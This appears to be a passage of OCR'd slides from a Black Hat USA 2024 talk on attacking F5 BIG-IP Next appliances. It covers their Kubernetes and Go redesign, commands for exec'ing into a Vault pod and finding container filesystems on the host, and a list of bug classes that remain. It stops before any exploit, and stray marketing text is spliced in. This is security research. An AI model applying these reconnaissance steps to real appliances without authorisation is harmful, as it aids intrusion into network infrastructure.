
Cisco ASA firewall disassembly



F5 BIG-IP device disassembly



```
admin@central-manager:~$ ls -al /
total 9848
drwxr-xr-x  17 root root     4096 May 12 05:52 .
drwxr-xr-x  17 root root     4096 May 12 05:52 ..
lrwxrwxrwx   1 root root        7 Jan 30  2024 bin -> usr/bin
drwxr-xr-x   4 root root     4096 Jan 30  2024 boot
drwxr-xr-x  18 root root     4080 May 12 05:52 dev
drwxr-xr-x  91 root root     4096 Feb  7 19:04 etc
drwxr-xr-x   5 root root     4096 Feb  7 00:51 home
lrwxrwxrwx   1 root root        7 Jan 30  2024 lib -> usr/lib
lrwxrwxrwx   1 root root        9 Jan 30  2024 lib32 -> usr/lib32
lrwxrwxrwx   1 root root        9 Jan 30  2024 lib64 -> usr/lib64
lrwxrwxrwx   1 root root       10 Jan 30  2024 libx32 -> usr/libx32
drwx------   2 root root    16384 Jan 30  2024 lost+found
drwxr-xr-x   2 root root     4096 Jan 30  2024 media
drwxr-xr-x   3 root root     4096 Jan 30  2024 mnt
lrwxrwxrwx   1 root root        8 Jan 30  2024 opt -> /var/opt
-rw-r--r--   1 root root 10013258 May 12 05:52 platform-upgrade.log
dr-xr-xr-x 564 root root        0 May 12 05:52 proc
drwx------   6 root root     4096 Mar 28 06:45 root
drwxr-xr-x  28 root root      860 Aug  2 09:19 run
lrwxrwxrwx   1 root root        8 Jan 30  2024 sbin -> usr/sbin
drwxr-xr-x   2 root root     4096 Jan 30  2024 srv
dr-xr-xr-x  13 root root        0 May 12 05:52 sys
drwxrwxrwt  13 root root      280 Aug  2 09:19 tmp
drwxr-xr-x  14 root root     4096 Jan 30  2024 usr
drwxr-xr-x  12 root root     4096 Jan 30  2024 var
-rw-r--r--   1 root root      130 Jan 30  2024 VERSION
```




```
sysadmin [~]# ls -al /
total 16
drwxrwxr-x    1 admin    234            1032 Jan  1  1970 bin
drw---x--x   12 sysadmin sysadmin          0 Jul 31 17:35 bkupconf
drwxrwxr-x    1 admin    234               0 Jan  1  1970 boot
drw---x--x   12 sysadmin sysadmin          0 Jul 31 17:35 conf
drwxr-xr-x    3 sysadmin sysadmin       2500 Jul 31 17:30 dev
drwxr-xr-x    5 sysadmin sysadmin          0 Jan  1  1970 dre
drwxrwxr-x    1 admin    234            2280 Jan  1  1970 etc
drwxrwxr-x    1 admin    234              20 Jan  1  1970 extlog
drwxrwxr-x    1 admin    234               0 Jan  1  1970 home
drwxrwxr-x    1 admin    234              52 Jan  1  1970 info
drwxrwxr-x    1 admin    234               0 Jan  1  1970 initrd
drwxrwxr-x    1 admin    234             752 Jan  1  1970 lib
drwxrwxr-x    1 admin    234              20 Jan  1  1970 mnt
drwxrwxr-x    1 admin    234               0 Jan  1  1970 oldroot
dr-xr-xr-x   97 sysadmin sysadmin          0 Jan  1  1970 proc
-rwxrwxr-x    1 admin    234            2440 Jan  1  1970 redis-server
-rwxr-xr-x    1 admin    234            1893 Jan  1  1970 redisrsync
-rwxr-xr-x    1 admin    234             744 Jan  1  1970 redisrsyncconf.sh
drwxrwxr-x    1 admin    234              36 Jan  1  1970 root
drwxrwxrwx    9 sysadmin sysadmin        840 Aug  2 09:27 run
-rwxr-xr-x    1 admin    234             319 Jan  1  1970 savedb_to_conf.sh
drwxrwxr-x    1 admin    234            1520 Jan  1  1970 sbin
dr-xr-xr-x   11 sysadmin sysadmin          0 Jan  1  1970 sys
lrwxrwxrwx    1 admin    234               9 Jan  1  1970 tmp -> ./var/tmp
drwxrwxr-x    1 admin    234              88 Jan  1  1970 usr
drwxrwxrwx   20 sysadmin sysadmin       2480 Aug  2 09:27 var
```

Basically, we have Linux boxes from 90s, but in 2k24.

It does not end there

- It is a Linux box with no visibility into it
- The defender only gets a neat control panel
- … Usually, with no details even on running processes.

Perfect place to set up shop!



HOW DO [WE] FIX ALL THE DISCUSSED ISSUES?

CISA and DARPA's takes on the issue


- The Urgent Need for Memory Safety in Software Products | CISA
- Eliminating Memory Safety Vulnerabilities Once and For All (DARPA)
- Secure by Design Alert: Eliminating OS Command Injection Vulnerabilities | CISA

A small side-story

- F5 BIG-IP is an application delivery platform. They provide application orchestration, WAF, TLS orchestration, etc.
- Their platform got hit with things like CVE-2022-1388 in post-solarwinds epoch.

In late 2023, F5 released BIG IP Next - next generation of platform.

- It is intended to be used with centralized management
- And it is a complete rewrite using modern technology.



BIG-IP Security

BIG-IP Access Policy Manager
Enable zero-trust access for all apps—legacy and modern—with highly scalable identity- and context-based access controls.

BIG-IP Advanced Firewall Manager
Protect your network against incoming threats, including the most massive and complex DDoS attacks.

BIG-IP Advanced WAF
Protect your apps and APIs with behavioral analytics, advanced application, API protection, and proactive bot defense.

BIG-IP Carrier-Grade NAT (CGNAT)
Ease IPv4 to IPv6 migration with a secure IP address strategy as part of a suite of consolidated functions.

BIG-IP DDoS Hybrid Defender
Gain comprehensive DDoS protection for your network and at the application layer with flexibility and scale for inline, out-of-band, and hybrid deployments.

BIG-IP SSL Orchestrator
Maximize infrastructure investments, efficiencies, and security with dynamic, policy-based decryption, encryption, and traffic steering through multiple security inspection devices.

BIG-IP Application Delivery

BIG-IP Automation Toolchain
Leverage a process-driven approach to automation to efficiently provision, configure, and manage the services that support your apps.

BIG-IP Container Ingress Services
Deliver advanced app services to your container deployments, enabling Ingress control HTTP routing, load balancing, and app delivery performance as well as robust security services.

BIG-IP DNS
Scale and secure your infrastructure during high query volumes and DDoS attacks, and ensure apps are highly available—even between multiple instances and across cloud environments.

BIG-IP Local Traffic Manager
Intelligently manage network traffic so applications are always reliable, secure, and optimized.

BIG-IP Policy Enforcement Manager
Gain the network flexibility and control you need while delivering a reliable customer experience through effective policy management.


BIG-IQ Centralized Management
Easily control all your BIG-IP devices and services with a single, unified management platform.

k8s and Go to the Rescue

- BIG-IP Next is built using k8s (kubernetes) and Go
- Over 30 microservices in both device and central-manager each
- PostgreSQL with account per pod is in use.
- Hashicorp Vault for credential storage.

This closely follows CISA's goal for memory safety and isolation.


It does, in fact, improve security posture of the device




```
admin@central-manager:~$ kubectl get pods
NAME                                               READY
mbiq-vault-0                                       2/2
apm-converter-68b554cfd5-2bc6m                     2/2
mbiq-llm-66f6b95ddf-qqsnq                          2/2
mbiq-waf-feature-77ccf45b7d-l96ds                  2/2
mbiq-upgrade-manager-feature-79584497b-msjrd       2/2
mbiq-alert-feature-58cc57ffc7-hxvjm                2/2
mbiq-fast-service-7c68c9c499-6fhsm                 2/2
mbiq-as3-feature-5c6669dd57-8lc5z                  2/2
mbiq-gateway-feature-b7fb444f7-dss7g               2/2
mbiq-journeys-feature-978f88d6-7ksmb               2/2
mbiq-task-manager-feature-cc6c7bd79-948rd          2/2
mbiq-ado-health-manager-6957ccf6cc-x46jt           2/2
waf-policy-builder-b9c86bf4c-pqpfg                 2/2
waf-converter-756476459-qj5qw                      2/2
as3-config-converter-789f5d9d58-jd5s2              2/2
mbiq-irule-feature-588fd6cbb6-t7psz                3/3
mbiq-ado-query-feature-76f4b4df5f-klv4t            2/2
mbiq-proxy-service-5c7759c776-wv2h6                2/2
mbiq-deployment-stub-feature-5948d5b454-p8jd7      2/2
mbiq-nats-0                                        2/2
mbiq-db-postgresql-0                               2/2
mbiq-kafka-0                                       2/2
mbiq-ui-5648ccf65b-6kznj                           2/2
mbiq-node-exporter-98vg4                           1/1
mbiq-system-feature-677cd9d985-jxpjw               2/2
mbiq-kube-prometheus-operator-fbd5f68-tv9xj        2/2
mbiq-fast-feature-589966bf6d-sc2w7                 2/2
mbiq-certificate-feature-547d789cc7-8vx6p          2/2
```

Let’s Dig into the Device

- We will be digging into virtual edition devices for simplicity.
- Notably, steps for virtual device and central manager are similar.
- After device setup, researcher can login into admin account from device terminal.
- But what next?



```
  --- Welcome to the F5 BIG-IP Next™ Console ---

******************
Platform Details :
******************
Hostname          : big-ip-next-1
Release           : 20.1.0
App Version       : 2.279.0+0.0.75
K3s Platform      : v1.27.3+k3s1

Last login: Wed Jul  3 02:31:17 2024 from 10.9.0.3
admin@big-ip-next-1:~$
```




```
  --- Welcome to the F5 BIG-IP Next Central Manager Console ---

+-----------------------------------------------------------------------------------+
| * To set up networking and install the software bundle, use the following command:|
| -> setup                                                                          |
+-----------------------------------------------------------------------------------+


->Platform Details
  Hostname:..........central-manager
  Release:...........20.1.0
  Platform Version:..0.8.112
  App Version:.......0.179.2
  BuildDate:.........2024.01.30
  Flavor:............Small
  K8s Platform:......v1.27.7+k3s1

admin@central-manager:~$
```

Let's Dig into the Device

- `kubectl get pods` - will list all running pods.
- `kubectl exec -it mbiq-vault-0 --container=vault -- /bin/sh` - run /bin/sh in a pod
  - *This will not work for Go containers*
  - Software in containers is not running as root.

Containers are not magic, and you can find their contents somewhere on the host.

In case of this target, it is `/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots`



```
root@central-manager:/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots# ls */fs/go/*
398/fs/go/bin:
healthcheck

402/fs/go/bin:
healthcheck

405/fs/go/bin:
healthcheck

406/fs/go/bin:
dns-feature

410/fs/go/bin:
fast-feature

414/fs/go/bin:
irule-feature
```

Gone!

This destroys a whole lot of attack vectors:

- Command Injection is now much harder
- Memory-safe Go: no more easy binary attacks
- No more instant-root
- Less poorly-designed features (thanks to microservices)

But does it solve all of the issues?

Stream | Tumblr

No Silver Bullet

- Microservices and inter-device interactions == SSRF (Server-Side Request Forgery) issues.
- Other injections may still exist and be useful (SQL injection for example).
- XSS, IDOR (Insecure Direct Object Reference) issues, validation-related bugs - get no coverage from k8s and Go.
- No solution to automated component freshness.
- This list is not exhaustive.

Let’s see some in practice.

black hat USA 2024

EXPLOITATION TIME!

Vulnerability Short Descriptions

